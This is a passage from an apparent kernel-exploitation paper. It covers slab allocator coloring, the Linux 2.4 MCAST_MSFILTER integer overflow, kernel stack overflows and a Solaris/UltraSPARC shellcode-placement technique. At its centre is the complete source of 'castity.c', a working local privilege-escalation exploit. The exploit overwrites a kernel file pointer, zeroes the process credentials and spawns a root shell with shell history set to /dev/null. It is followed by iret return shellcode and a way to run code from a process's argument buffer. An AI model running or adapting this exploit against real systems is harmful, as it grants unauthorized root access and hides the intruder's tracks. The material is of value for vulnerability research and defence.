> ::kmem_cache ! grep file_cache
00000300005fed88 file_cache                0000 000000       56      290
> 00000300005fed88::print kmem_cache_t cache_mincolor
cache_mincolor = 0
> 00000300005fed88::print kmem_cache_t cache_maxcolor
cache_maxcolor = 0x10
> 00000300005fed88::print kmem_cache_t cache_color
cache_color = 0x10
> ::quit
```

As you can see, from kstat we know that 2 slabs have been created and we
know the alignment, which is 8. Object size is 56 bytes and the size of
the in-slab control struct is 56, too. Each slab is 8192, which, modulo 56
gives out exactly 16, which is the maxcolor value (the color range is thus
0 - 16, which leads to three possible coloring with an alignment of 8).

Based on the previous snippet of code, we know that first allocation had
a coloring of 8 (mincolor == 0 + align == 8), the second one of 16
(which is the value still recorded inside the kmem_cache_t).
If we were for exhausting this slab and get a new one we would know for
sure that the coloring would be 0.

Linux uses a similar 'circolar' coloring too, just look forward for
'kmem_cache_t'->colour_next setting and incrementation.

Both the operating systems don't decrement the color value upon freeing of
a slab, so that has to be taken in account too (easy to do on Solaris,
since slab_create is the maximum number of slabs created).

---[2.2.2 - Slab overflow exploiting : MCAST_MSFILTER

Given the technical basis to understand and exploit a slab overflow, it's
time for a practical example.
We're presenting here an exploit for the MCAST_MSFILTER [4] vulnerability
found by iSEC people :

< linux-2.4.24/net/ipv4/ip_sockglue.c >

```
case MCAST_MSFILTER:
{
        struct sockaddr_in *psin;
        struct ip_msfilter *msf = 0;
        struct group_filter *gsf = 0;
        int msize, i, ifindex;

        if (optlen < GROUP_FILTER_SIZE(0))
                goto e_inval;
        gsf = (struct group_filter *)kmalloc(optlen,GFP_KERNEL); [2]
        if (gsf == 0) {
```

```
                err = -ENOBUFS;
                break;
        }
        err = -EFAULT;
        if (copy_from_user(gsf, optval, optlen)) {  [3]
                goto mc_msf_out;
        }
        if (GROUP_FILTER_SIZE(gsf->gf_numsrc) < optlen) { [4]
                err = EINVAL;
                goto mc_msf_out;
        }
        msize = IP_MSFILTER_SIZE(gsf->gf_numsrc);  [1]
        msf = (struct ip_msfilter *)kmalloc(msize,GFP_KERNEL); [7]
        if (msf == 0) {
                err = -ENOBUFS;
                goto mc_msf_out;
        }

        [...]

        msf->imsf_multiaddr = psin->sin_addr.s_addr;
        msf->imsf_interface = 0;
        msf->imsf_fmode = gsf->gf_fmode;
        msf->imsf_numsrc = gsf->gf_numsrc;
        err = -EADDRNOTAVAIL;
        for (i=0; i<gsf->gf_numsrc; ++i) {  [5]
                psin = (struct sockaddr_in *)&gsf->gf_slist[i];

                if (psin->sin_family != AF_INET) [8]
                        goto mc_msf_out;
                msf->imsf_slist[i] = psin->sin_addr.s_addr; [6]

[...]
        mc_msf_out:
                        if (msf)
                                kfree(msf);
                        if (gsf)
                                kfree(gsf);
                        break;

[...]
```

< / >

< linux-2.4.24/include/linux/in.h >

```
#define IP_MSFILTER_SIZE(numsrc) \    [1]
        (sizeof(struct ip_msfilter) - sizeof(__u32) \
        + (numsrc) * sizeof(__u32))

[...]

#define GROUP_FILTER_SIZE(numsrc) \   [4]
        (sizeof(struct group_filter) - sizeof(struct
__kernel_sockaddr_storage) \
        + (numsrc) * sizeof(struct __kernel_sockaddr_storage))
```

< / >

The vulnerability consist of an integer overflow at [1], since we control the gsf struct as you can see from [2] and [3].
The check at [4] proved to be, initially, a problem, which was resolved thanks to the slab property of not cleaning objects on free (back on that in a short).
The for loop at [5] is where we effectively do the overflow, by writing, at [6], the 'psin->sin_addr.s_addr' passed inside the gsf struct over the previously allocated msf [7] struct (kmalloc'ed with bad calculated 'msize' value).
This for loop is a godsend, because thanks to the check at [8] we are able

to avoid the classical problem with integer overflow derived bugs (that is writing _a lot_ after the buffer due to the usually huge value used to trigger the overflow) and exit cleanly through mc_msf_out.

As explained before, while describing the 'first explotation approach', we need to find some object/data that gets kmalloc'ed in the same slab and which has inside a pointer or some crucial-value that would let us change the execution flow.

We found a solution with the 'struct shmid_kernel' :

```
< linux-2.4.24/ipc/shm.c >

struct shmid_kernel /* private to the kernel */
{
        struct kern_ipc_perm    shm_perm;
        struct file *           shm_file;
        int                     id;
        [...]
};

[...]

asmlinkage long sys_shmget (key_t key, size_t size, int shmflg)
{
        struct shmid_kernel *shp;
        int err, id = 0;

        down(&shm_ids.sem);
        if (key == IPC_PRIVATE) {
                err = newseg(key, shmflg, size);
[...]

static int newseg (key_t key, int shmflg, size_t size)
{
[...]
        shp = (struct shmid_kernel *) kmalloc (sizeof (*shp), GFP_USER);
[...]
}
```

As you see, struct shmid_kernel is 64 bytes long and gets allocated using kmalloc (size-64) generic cache [we can alloc as many as we want (up to fill the slab) using subsequent 'shmget' calls].
Inside it there is a struct file pointer, that we could make point, thanks to the overflow, to the userland, where we will emulate all the necessary structs to reach a function pointer dereference (that's exactly what the exploit does).

Now it is time to force the msize value into being > 32 and =< 64, to make it being alloc'ed inside the same (size-64) generic cache.
'Good' values for gsf->gf_numsrc range from 0x40000005 to 0x4000000c.
That raises another problem : since we're able to write 4 bytes for every __kernel_sockaddr_storage present in the gsf struct we need a pretty large one to reach the 'shm_file' pointer, and so we need to pass a large 'optlen' value.
The 0x40000005 - 0x4000000c range, thou, makes the GROUP_FILTER_SIZE() macro used at [4] evaluate to a positive and small value, which isn't large enough to reach the 'shm_file' pointer.

We solved that problem thanks to the fact that, once an object is free'd, its 'memory contents' are not zero'ed (or cleaned in any way).
Since the copy_from_user at [3] happens _before_ the check at [4], we were able to create a sequence of 1024-sized objects by repeatedly issuing a failing (at [4]) 'setsockopt', thus obtaining a large-enough one.

Hoping to make it clearer let's sum up the steps :

- fill the 1024 slabs so that at next allocation a fresh one is returned
- alloc the first object of the new 1024-slab.
- use as many 'failing' setsockopt as needed to copy values inside

```
    objects 2 and 3 [and 4, if needed, not the usual case thou]
  - free the first object
  - use a smaller (but still 1024-slab allocation driving) value for
    optlen that would pass the check at [4]
```

At that point the gsf pointer points to the first object inside our freshly created slab. Objects 2 and 3 haven't been re-used yet, so still contains our data. Since the objects inside the slab are adiacent we have a de-facto larger (and large enough) gsf struct to reach the 'shm_file' pointer.

Last note, to reliably fill the slabs we check /proc/slabinfo.
The exploit, called castity.c, was written when the advisory went out, and is only for 2.4.* kernels (the sys_epoll vulnerability [12] was more than enough for 2.6.* ones ;))

Exploit follows, just without the initial header, since the approach has been already extensively explained above.

< stuff/expl/linux/castity.c >

```
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/shm.h>
#include <sys/socket.h>
#include <sys/resource.h>
#include <sys/wait.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <signal.h>
#include <errno.h>

#define __u32           unsigned int
#define MCAST_MSFILTER  48
#define SOL_IP          0
#define SIZE            4096
#define R_FILE          "/etc/passwd"    // Set it to whatever file you
can read. It's just for 1024 filling.

struct in_addr {
   unsigned int   s_addr;
};

#define __SOCK_SIZE__   16

struct sockaddr_in {
  unsigned short        sin_family;     /* Address family               */
  unsigned short int    sin_port;       /* Port number                  */
  struct in_addr        sin_addr;       /* Internet address             */

  /* Pad to size of 'struct sockaddr'. */
  unsigned char         __pad[__SOCK_SIZE__ - sizeof(short int) -
                        sizeof(unsigned short int) - sizeof(struct
in_addr)];
};

struct group_filter
{
        __u32                   gf_interface;   /* interface index */
        struct sockaddr_storage gf_group;       /* multicast address */
        __u32                   gf_fmode;       /* filter mode */
        __u32                   gf_numsrc;      /* number of sources */
        struct sockaddr_storage gf_slist[1];    /* interface index */
};

struct  damn_inode      {
        void            *a, *b;
        void            *c, *d;
        void            *e, *f;
```

```
        void            *i, *l;
        unsigned long   size[40];  // Yes, somewhere here :-)
} le;


struct  dentry_suck     {
        unsigned int    count, flags;
        void            *inode;
        void            *dd;
} fucking = { 0xbad, 0xbad, &le, NULL };

struct  fops_rox        {
        void            *a, *b, *c, *d, *e, *f, *g;
        void            *mmap;
        void            *h, *i, *l, *m, *n, *o, *p, *q, *r;
        void            *get_unmapped_area;
} chien;



struct  file_fuck       {
        void            *prev, *next;
        void            *dentry;
        void            *mnt;
        void            *fop;
} gagne = { NULL, NULL, &fucking, NULL, &chien };



static char     stack[16384];

int             gotsig = 0,
                fillup_1024 = 0,
                fillup_64 = 0,
                uid, gid;

int             *pid, *shmid;



static void sigusr(int b)
{
        gotsig = 1;
}

void fatal (char *str)
{
        fprintf(stderr, "[-] %s\n", str);
        exit(EXIT_FAILURE);
}

#define BUFSIZE 256

int calculate_slaboff(char *name)
{
        FILE *fp;
        char slab[BUFSIZE], line[BUFSIZE];
        int ret;
        /* UP case */
        int active_obj, total;

        bzero(slab, BUFSIZE);
        bzero(line, BUFSIZE);

        fp = fopen("/proc/slabinfo", "r");
        if ( fp == NULL )
                fatal("error opening /proc for slabinfo");

        fgets(slab, sizeof(slab) - 1, fp);
        do {
```

```
                ret = 0;
                if (!fgets(line, sizeof(line) - 1, fp))
                        break;
                ret = sscanf(line, "%s %u %u", slab, &active_obj, &total);
        } while (strcmp(slab, name));

        close(fileno(fp));
        fclose(fp);

        return ret == 3 ? total - active_obj : -1;

}

int populate_1024_slab()
{
        int fd[252];
        int i;

        signal(SIGUSR1, sigusr);

        for ( i = 0; i < 252 ; i++)
                fd[i] = open(R_FILE, O_RDONLY);

        while (!gotsig)
                pause();
        gotsig = 0;

        for ( i = 0; i < 252; i++)
                close(fd[i]);

}


int kernel_code()
{
        int i, c;
        int *v;

        __asm__("movl   %%esp, %0" : : "m" (c));

        c &= 0xffffe000;
         v = (void *) c;


        for (i = 0; i < 4096 / sizeof(*v) - 1; i++) {
                if (v[i] == uid && v[i+1] == uid) {
                        i++; v[i++] = 0; v[i++] = 0; v[i++] = 0;
                }
                if (v[i] == gid) {
                        v[i++] = 0; v[i++] = 0; v[i++] = 0; v[i++] = 0;
                        return -1;
                }
        }

        return -1;
}




void    prepare_evil_file ()
{
        int i = 0;

        chien.mmap = &kernel_code ;   // just to pass do_mmap_pgoff check
        chien.get_unmapped_area = &kernel_code;

        /*
         * First time i run the exploit i was using a precise offset for
         * size, and i calculated it _wrong_. Since then my lazyness took
```

```
         * over and i use that ""very clean"" *g* approach.
         * Why i'm telling you ? It's 3 a.m., i don't find any better than
         * writing blubbish comments
         */

        for ( i = 0; i < 40; i++)
                le.size[i] = SIZE;

}

#define SEQ_MULTIPLIER  32768

void    prepare_evil_gf ( struct group_filter *gf, int id )
{
        int                     filling_space = 64 - 4 * sizeof(int);
        int                     i = 0;
        struct sockaddr_in      *sin;

        filling_space /= 4;

        for ( i = 0; i < filling_space; i++ )
        {
              sin = (struct sockaddr_in *)&gf->gf_slist[i];
              sin->sin_family = AF_INET;
              sin->sin_addr.s_addr = 0x41414141;
        }

        /* Emulation of struct kern_ipc_perm */

        sin = (struct sockaddr_in *)&gf->gf_slist[i++];
        sin->sin_family = AF_INET;
        sin->sin_addr.s_addr = IPC_PRIVATE;

        sin = (struct sockaddr_in *)&gf->gf_slist[i++];
        sin->sin_family = AF_INET;
        sin->sin_addr.s_addr = uid;

        sin = (struct sockaddr_in *)&gf->gf_slist[i++];
        sin->sin_family = AF_INET;
        sin->sin_addr.s_addr = gid;

        sin = (struct sockaddr_in *)&gf->gf_slist[i++];
        sin->sin_family = AF_INET;
        sin->sin_addr.s_addr = uid;

        sin = (struct sockaddr_in *)&gf->gf_slist[i++];
        sin->sin_family = AF_INET;
        sin->sin_addr.s_addr = gid;

        sin = (struct sockaddr_in *)&gf->gf_slist[i++];
        sin->sin_family = AF_INET;
        sin->sin_addr.s_addr = -1;

        sin = (struct sockaddr_in *)&gf->gf_slist[i++];
        sin->sin_family = AF_INET;
        sin->sin_addr.s_addr = id/SEQ_MULTIPLIER;

        /* evil struct file address */

        sin = (struct sockaddr_in *)&gf->gf_slist[i++];
        sin->sin_family = AF_INET;
        sin->sin_addr.s_addr = (unsigned long)&gagne;

        /* that will stop mcast loop */

        sin = (struct sockaddr_in *)&gf->gf_slist[i++];
        sin->sin_family = 0xbad;
        sin->sin_addr.s_addr = 0xdeadbeef;

        return;
```

```
}

void    cleanup ()
{
        int                     i = 0;
        struct shmid_ds         s;

        for ( i = 0; i < fillup_1024; i++ )
        {
                kill(pid[i], SIGUSR1);
                waitpid(pid[i], NULL, __WCLONE);
        }

        for ( i = 0; i < fillup_64 - 2; i++ )
                shmctl(shmid[i], IPC_RMID, &s);

}


#define EVIL_GAP        4
#define SLAB_1024       "size-1024"
#define SLAB_64         "size-64"
#define OVF             21
#define CHUNKS          1024
#define LOOP_VAL        0x4000000f
#define CHIEN_VAL       0x4000000b

main()
{
        int                     sockfd, ret, i;
        unsigned int            true_alloc_size, last_alloc_chunk, loops;
        char                    *buffer;
        struct group_filter     *gf;
        struct shmid_ds         s;

        char    *argv[] = { "le-chien", NULL };
        char    *envp[] = { "TERM=linux", "PS1=le-chien\\$",
"BASH_HISTORY=/dev/null", "HISTORY=/dev/null", "history=/dev/null",
"PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin",
"HISTFILE=/dev/null", NULL };


        true_alloc_size = sizeof(struct group_filter) - sizeof(struct
sockaddr_storage) + sizeof(struct sockaddr_storage) * OVF;
        sockfd = socket(AF_INET, SOCK_STREAM, 0);

        uid = getuid();
        gid = getgid();

        gf = malloc (true_alloc_size);
        if ( gf == NULL )
                fatal("Malloc failure\n");

        gf->gf_interface = 0;
        gf->gf_group.ss_family = AF_INET;

        fillup_64 = calculate_slaboff(SLAB_64);

        if ( fillup_64 == -1 )
                fatal("Error calculating slab fillup\n");

        printf("[+] Slab %s fillup is %d\n", SLAB_64, fillup_64);

        /* Yes, two would be enough, but we have that "sexy" #define, why
don't use it ? :-) */

        fillup_64 += EVIL_GAP;

        shmid = malloc(fillup_64 * sizeof(int));
```

```
        if ( shmid == NULL )
                fatal("Malloc failure\n");

        /* Filling up the size-64 and obtaining a new page with EVIL_GAP
entries */

        for ( i = 0; i < fillup_64; i++ )
                shmid[i] = shmget(IPC_PRIVATE, 4096, IPC_CREAT|SHM_R);

        prepare_evil_file();
        prepare_evil_gf(gf, shmid[fillup_64 - 1]);

        buffer = (char *)gf;

        fillup_1024 = calculate_slaboff(SLAB_1024);
        if ( fillup_1024 == -1 )
                fatal("Error calculating slab fillup\n");

        printf("[+] Slab %s fillup is %d\n", SLAB_1024, fillup_1024);

        fillup_1024 += EVIL_GAP;


        pid = malloc(fillup_1024 * sizeof(int));
        if (pid  == NULL )
                fatal("Malloc failure\n");

        for ( i = 0; i < fillup_1024; i++)
                pid[i] = clone(populate_1024_slab, stack + sizeof(stack) -
4, 0, NULL);

        printf("[+] Attempting to trash size-1024 slab\n");

        /* Here starts the loop trashing size-1024 slab */

        last_alloc_chunk = true_alloc_size % CHUNKS;
        loops = true_alloc_size / CHUNKS;

        gf->gf_numsrc = LOOP_VAL;

        printf("[+] Last size-1024 chunk is of size %d\n",
last_alloc_chunk);
        printf("[+] Looping for %d chunks\n", loops);

        kill(pid[--fillup_1024], SIGUSR1);
        waitpid(pid[fillup_1024], NULL, __WCLONE);

        if ( last_alloc_chunk > 512  )
                ret = setsockopt(sockfd, SOL_IP, MCAST_MSFILTER, buffer +
loops * CHUNKS, last_alloc_chunk);
        else

        /*
         * Should never happen. If it happens it probably means that we've
         * bigger datatypes (or slab-size), so probably
         * there's something more to "fix me". The while loop below is
         * already okay for the eventual fixing ;)
         */

              fatal("Last alloc chunk fix me\n");

        while ( loops > 1 )
        {
                kill(pid[--fillup_1024], SIGUSR1);
                waitpid(pid[fillup_1024], NULL, __WCLONE);

                ret = setsockopt(sockfd, SOL_IP, MCAST_MSFILTER, buffer +
--loops * CHUNKS, CHUNKS);
        }
```

```
        /* Let's the real fun begin */

        gf->gf_numsrc = CHIEN_VAL;

        kill(pid[--fillup_1024], SIGUSR1);
        waitpid(pid[fillup_1024], NULL, __WCLONE);

        shmctl(shmid[fillup_64 - 2], IPC_RMID, &s);
        setsockopt(sockfd, SOL_IP, MCAST_MSFILTER, buffer, CHUNKS);

        cleanup();

        ret = (unsigned long)shmat(shmid[fillup_64 - 1], NULL,
SHM_RDONLY);


        if ( ret == -1)
        {
                printf("Le Fucking Chien GAGNE!!!!!!!\n");
                setresuid(0, 0, 0);
                setresgid(0, 0, 0);
                execve("/bin/sh", argv, envp);
                exit(0);
        }

        printf("Here we are, something sucked :/ (if not L1_cache too big,
probably slab align, retry)\n" );

}
```

< / >

------[2.3 - Stack overflow vulnerabilities

When a process is in 'kernel mode' it has a stack which is different from the stack it uses at userland. We'll call it 'kernel stack'.
That kernel stack is usually limited in size to a couple of pages (on Linux, for example, it is 2 pages, 8kb, but an option at compile time exist to have it limited at one page) and is not a surprise that a common design practice in kernel code developing is to use locally to a function as little stack space as possible.

At a first glance, we can imagine two different scenarios that could go under the name of 'stack overflow vulnerabilities' :

- 'standard' stack overflow vulnerability : a write past a buffer on the stack overwrites the saved instruction pointer or the frame pointer (Solaris only, Linux is compiled with -fomit-frame-pointer) or some variable (usually a pointer) also located in the stack.

- 'stack size overflow' : a deeply nested callgraph goes further the alloc'ed stack space.

Stack based explotation is more architectural and o.s. specific than the already presented slab based one.
That is due to the fact that once the stack is trashed we achieve execution flow hijack, but then we must find a way to somehow return to userland. We con't cover here the details of x86 architecture, since those have been already very well explained by noir in his phrack60 paper [13].

We will instead focus on the UltraSPARC architecture and on its more common operating system, Solaris. The next subsection will describe the relevant details of it and will present a technique which is suitable aswell for the exploiting of slab based overflow (or, more generally, whatever 'controlled flow redirection' vulnerability).

The AMD64 architecture won't be covered yet, since it will be our 'example architecture' for the next kind of vulnerabilities (race condition). The

sendmsg [5] exploit proposed later on is, at the end, a stack based one.


Just before going on with the UltraSPARC section we'll just spend a couple of words describing the return-to-ring3 needs on an x86 architecture and the Linux use of the kernel stack (since it quite differs from the Solaris one).

Linux packs together the stack and the struct associated to every process in the system (on Linux 2.4 it was directly the task_struct, on Linux 2.6 it is the thread_info one, which is way smaller and keeps inside a pointer to the task_struct). This memory area is, by default, 8 Kb (a kernel option exist to have it limited to 4 Kb), that is the size of two pages, which are allocated consecutively and with the first one aligned to a 2^13 multiple. The address of the thread_struct (or of the task_struct) is thus calculable at runtime by masking out the 13 least significant bits of the Kernel Stack (%esp).

The stack starts at the bottom of this page and 'grows' towards the top, where the thread_info (or the task_struct) is located. To prevent the 'second' type of overflow when the 4 Kb Kernel Stack is selected at compile time, the kernel uses two adjunctive per-CPU stacks, one for interrupt handling and one for softirq and tasklets functions, both one page sized.

It is obviously on the stack that Linux stores all the information to return from exceptions, interrupts or function calls and, logically, to get back to ring3, for example by means of the iret instruction.
If we want to use the 'iret' instruction inside our shellcodes to get out cleanly from kernel land we have to prepare a fake stack frame as it expects to find.

We have to supply:
- a valid user space stack pointer
- a valid user space instruction pointer
- a valid EFLAGS saved EFLAGS register
- a valid User Code Segment
- a valid User Stack Segment



We've added a demonstrative stack based exploit (for the Linux dummy driver) which implements a shellcode doing that recovery-approach :

```
  movl   $0x7b,0x10(%esp)       // user stack segment (SS)
  movl   $stack_chunk,0xc(%esp) // user stack pointer (ESP)
  movl   $0x246,0x8(%esp)       // valid EFLAGS saved register
  movl   $0x73,0x4(%esp)        // user code segment (CS)
  movl   $code_chunk,0x0(%esp)  // user code pointer  (EIP)
  iret
```

You can find it in < expl/linux/stack_based.c >

---[2.3.1 - UltraSPARC exploiting

The UltraSPARC [14] is a full implementation of the SPARC V9 64-bit [2] architecture. The most 'interesting' part of it from an exploiting perspective is the support it gives to the operating system for a fully separated address space among userspace and kernelspace.

This is achieved through the use of context registers and address space identifiers 'ASI'. The UltraSPARC MMU provides two settable context registers, the primary (PContext) and the secondary (SContext) one. One more context register hardwired to zero is provided, which is the nucleus context ('context' 0 is where the kernel lives).
To every process address space is associated a 'context value', which is set inside the PContext register during process execution. This value is used to perform memory addresses translation.

Every time a process issues a trap instruction to access kernel land (for example ta 0x8 or ta 0x40, which is how system call are implemented on Solaris 10), the nucleus context is set as default. The process context value (as recorded inside PContext) is then moved to SContext, while the nucleus context becomes the 'primary context'.

At that point the kernel code can access directly the userland by specifying the correct ASI to a load or store alternate instruction (instructions that support a direct asi immediate specified - lda/sta). Address Space Identifiers (ASIs) basically specify how those instruction have to behave :

< usr/src/uts/sparc/v9/sys/asi.h >

```
#define ASI_N                   0x04    /* nucleus */
#define ASI_NL                  0x0C    /* nucleus little */
#define ASI_AIUP                0x10    /* as if user primary */
#define ASI_AIUS                0x11    /* as if user secondary */
#define ASI_AIUPL               0x18    /* as if user primary little */
#define ASI_AIUSL               0x19    /* as if user secondary little */

[...]

#define ASI_USER        ASI_AIUS
```

< / >

Theese are ASI that are specified by the SPARC v9 reference (more ASI are machine dependant and let modify, for example, MMU or other hardware registers, check usr/src/uts/sun4u/sys/machasi.h), the 'little' version is just used to specify a byte ordering access different from the 'standard' big endian one (SPARC v9 can access data in both formats).

The ASI_USER is the one used to access, from kernel land, the user space. An instruction like :

```
       ldxa [addr]ASI_USER, %l1
```

would just load the double word stored at 'addr', relative to the address space contex stored in the SContext register, 'as if' it was accessed by userland code (so with all protection checks).

It is thus possible, if able to start executing a minimal stub of code, to copy bytes from the userland wherever we want at kernel land.

But how do we execute code at first ? Or, to make it even more clearer, where do we return once we have performed our (slab/stack) overflow and hijacked the instruction pointer ?

To complicate things a little more, the UltraSPARC architecture implements the execution bit permission over TTEs (Translation Table Entry, which are the TLB entries used to perform virtual/physical translations).

It is time to give a look at Solaris Kernel implementation to find a solution. The technique we're going to present now (as you'll quickly figure out) is not limited to stack based exploiting, but can be used every time you're able to redirect to an arbitrary address the instruction flow at kernel land.

---] 2.3.2 - A reliable Solaris/UltraSPARC exploit

The Solaris process model is slightly different from the Linux one. The foundamental unit of scheduling is the 'kernel thread' (described by the kthread_t structure), so one has to be associated to every existing LWP (light-weight process) in a process.
LWPs are just kernel objects which represent the 'kernel state' of every 'user thread' inside a process and thus let each one enter the kernel indipendently (without LWPs, user thread would contend at system call).

The information relative to a 'running process' are so scattered among different structures. Let's see what we can make out of them.
Every Operating System (and Solaris doesn't differ) has a way to quickly get the 'current running process'. On Solaris it is the 'current kernel thread' and it's obtained, on UltraSPARC, by :

```
#define curthread       (threadp())

< usr/src/uts/sparc/ml/sparc.il >

! return current thread pointer

        .inline threadp,0
        .register %g7, #scratch
        mov     %g7, %o0
        .end

< / >
```

It is thus stored inside the %g7 global register.
From the kthread_t struct we can access all the other 'process related' structs. Since our main purpose is to raise privileges we're interested in where the Solaris kernel stores process credentials.

Those are saved inside the cred_t structure pointed to by the proc_t one :

```
# mdb -k
Loading modules: [ unix krtld genunix ip usba nfs random ptm ]
> ::ps ! grep snmpdx
R    278      1    278    278     0 0x00010008 0000030000e67488 snmpdx
> 0000030000e67488::print proc_t
{
    p_exec = 0x30000e5b5a8
    p_as = 0x300008bae48
    p_lockp = 0x300006167c0
    p_crlock = {
        _opaque = [ 0 ]
    }
    p_cred = 0x3000026df28
[...]
> 0x3000026df28::print cred_t
{
    cr_ref = 0x67b
    cr_uid = 0
    cr_gid = 0
    cr_ruid = 0
    cr_rgid = 0
    cr_suid = 0
    cr_sgid = 0
    cr_ngroups = 0
    cr_groups = [ 0 ]
}
> ::offsetof proc_t p_cred
offsetof (proc_t, p_cred) = 0x20
> ::quit

#
```

The '::ps' dcmd ouput introduces a very interesting feature of the Solaris Operating System, which is a god-send for exploiting.

The address of the proc_t structure in kernel land is exported to
userland :

```
bash-2.05$ ps -aef -o addr,comm | grep snmpdx
     30000e67488 /usr/lib/snmp/snmpdx
bash-2.05$
```

At a first glance that could seem of not great help, since, as we said,
the kthread_t struct keeps a pointer to the related proc_t one :

```
> ::offsetof kthread_t t_procp
offsetof (kthread_t, t_procp) = 0x118
> ::ps ! grep snmpdx
R    278      1    278    278     0 0x00010008 0000030000e67488 snmpdx
> 0000030000e67488::print proc_t p_tlist
p_tlist = 0x30000e52800
> 0x30000e52800::print kthread_t t_procp
t_procp = 0x30000e67488
>
```

To understand more precisely why the exported address is so important we
have to take a deeper look at the proc_t structure.
This structure contains the user_t struct, which keeps information like
the program name, its argc/argv value, etc :

```
> 0000030000e67488::print proc_t p_user
[...]
    p_user.u_ticks = 0x95c
    p_user.u_comm = [ "snmpdx" ]
    p_user.u_psargs = [ "/usr/lib/snmp/snmpdx -y -c /etc/snmp/conf" ]
    p_user.u_argc = 0x4
    p_user.u_argv = 0xffbffcfc
    p_user.u_envp = 0xffbffd10
    p_user.u_cdir = 0x3000063fd40
[...]
```

We can control many of those.
Even more important, the pages that contains the process_cache (and thus
the user_t struct), are not marked no-exec, so we can execute from there
(for example the kernel stack, allocated from the seg_kp [kernel pageable
memory] segment, is not executable).

Let’s see how ’u_psargs’ is declared :

```
< usr/src/common/sys/user.h >
#define PSARGSZ         80      /* Space for exec arguments (used by
ps(1)) */
#define MAXCOMLEN       16      /* <= MAXNAMLEN, >= sizeof (ac_comm) */

[...]

typedef struct  user {
        /*
         * These fields are initialized at process creation time and never
         * modified.  They can be accessed without acquiring locks.
         */
        struct execsw *u_execsw;        /* pointer to exec switch entry */
        auxv_t  u_auxv[__KERN_NAUXV_IMPL]; /* aux vector from exec */
        timestruc_t u_start;            /* hrestime at process start */
        clock_t u_ticks;                /* lbolt at process start */
        char    u_comm[MAXCOMLEN + 1];  /* executable file name from exec
*/
        char    u_psargs[PSARGSZ];      /* arguments from exec */
        int     u_argc;                 /* value of argc passed to main()
*/
        uintptr_t u_argv;               /* value of argv passed to main()
*/
        uintptr_t u_envp;               /* value of envp passed to main()
*/
```

[...]

< / >

The idea is simple : we put our shellcode on the command line of our exploit (without 'zeros') and we calculate from the exported proc_t address the exact return address.
This is enough to exploit all those situations where we have control of the execution flow _without_ trashing the stack (function pointer overwriting, slab overflow, etc).

We have to remember to take care of the alignment, thou, since the UltraSPARC fetch unit raises an exception if the address it reads the instruction from is not aligned on a 4 bytes boundary (which is the size of every sparc instruction) :

```
> ::offsetof proc_t p_user
offsetof (proc_t, p_user) = 0x330
> ::offsetof user_t u_psargs
offsetof (user_t, u_psargs) = 0x161
>
```

Since the proc_t taken from the 'process cache' is always aligned to an 8 byte boundary, we have to jump 3 bytes after the starting of the u_psargs char array (which is where we'll put our shellcode).
That means that we have space for 76 / 4 = 19 instructions, which is usually enough for average shellcodes.. but space is not really a limit since we can 'chain' more psargs struct from different processes, simply jumping from each others. Moreover we could write a two stage shellcode that would just start copying over our larger one from the userland using the load from alternate space instructions presented before.

We're now facing a slightly more complex scenario, thou, which is the 'kernel stack overflow'. We assume here that you're somehow familiar with userland stack based exploiting (if you're not you can check [15] and [16]).
The main problem here is that we have to find a way to safely return to userland once trashed the stack (and so, to reach the instruction pointer, the frame pointer). A good way to understand how the 'kernel stack' is used to return to userland is to follow the path of a system call.
You can get a quite good primer here [17], but we think that a read through opensolaris sources is way better (you'll see also, following the sys_trap entry in uts/sun4u/ml/mach_locore.s, the code setting the nucleus context as the PContext register).

Let's focus on the 'kernel stack' usage :

< usr/src/uts/sun4u/ml/mach_locore.s >

```
        ALTENTRY(user_trap)
        !
        ! user trap
        !
        ! make all windows clean for kernel
        ! buy a window using the current thread's stack
        !
        sethi   %hi(nwin_minus_one), %g5
        ld      [%g5 + %lo(nwin_minus_one)], %g5
        wrpr    %g0, %g5, %cleanwin
        CPU_ADDR(%g5, %g6)
        ldn     [%g5 + CPU_THREAD], %g5
        ldn     [%g5 + T_STACK], %g6
        sub     %g6, STACK_BIAS, %g6
        save    %g6, 0, %sp
```

< / >

In %g5 is saved the number of windows that are 'implemented' in the architecture minus one, which is, in that case, 8 - 1 = 7.
CLEANWIN is set to that value since there are no windows in use out of the

current one, and so the kernel has 7 free windows to use.

The cpu_t struct addr is then saved in %g5 (by CPU_ADDR) and, from there, the thread pointer [cpu_t->cpu_thread] is obtained.
From the kthread_t struct is obtained the 'kernel stack address' [the member name is called t_stk]. This one is a good news, since that member is easy accessible from within a shellcode (it's just a matter of correctly accessing the %g7 / thread pointer). From now on we can follow the sys_trap path and we'll be able to figure out what we will find on the stack just after the kthread_t->t_stk value and where.

To that value is then subtracted 'STACK_BIAS' : the 64-bit v9 SPARC ABI specifies that the %fp and %sp register are offset by a constant, the stack bias, which is 2047 bits. This is one thing that we've to remember while writing our 'stack fixup' shellcode.
On 32-bit running kernels the value of this constant is 0.

The save below is another good news, because that means that we can use the t_stk value as a %fp (along with the 'right return address') to return at 'some valid point' inside the syscall path (and thus let it flow from there and cleanily get back to userspace).

The question now is : at which point ? Do we have to 'hardcode' that return address or we can somehow gather it ?

A further look at the syscall path reveals that :

```
        ENTRY_NP(utl0)
        SAVE_GLOBALS(%l7)
        SAVE_OUTS(%l7)
        mov     %l6, THREAD_REG
        wrpr    %g0, PSTATE_KERN, %pstate       ! enable ints
        jmpl    %l3, %o7                        ! call trap handler
        mov     %l7, %o0
```

And, that %l3 is :

```
have_win:
        SYSTRAP_TRACE(%o1, %o2, %o3)


        !
        ! at this point we have a new window we can play in,
        ! and %g6 is the label we want done to bounce to
        !
        ! save needed current globals
        !
        mov     %g1, %l3        ! pc
        mov     %g2, %o1        ! arg #1
        mov     %g3, %o2        ! arg #2
        srlx    %g3, 32, %o3    ! pseudo arg #3
        srlx    %g2, 32, %o4    ! pseudo arg #4
```

%g1 was preserved since :

```
#define SYSCALL(which)                  \
